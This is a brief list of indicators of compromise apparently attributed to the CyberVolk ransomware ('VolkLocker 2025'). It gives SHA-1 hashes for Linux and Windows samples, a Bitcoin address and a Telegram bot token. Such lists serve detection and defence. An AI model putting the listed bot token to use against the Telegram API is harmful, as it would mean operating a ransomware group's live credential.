CyberVolk (VolkLocker 2025) Linux
0948e75c94046f0893844e3b891556ea48188608

CyberVolk (VolkLocker 2025) Windows
dcd859e5b14657b733dfb0c22272b82623466321

Bitcoin Address
bc1qujgdzl0v82gh9pvmg3ftgnknl336ku26nnp0vy (CyberVolk)

Telegram Bot Token
8368663132:AAHBfe3xYPtg1IMynKhQy1BRzuF5UZRZspw (CyberVolk)

❌
❌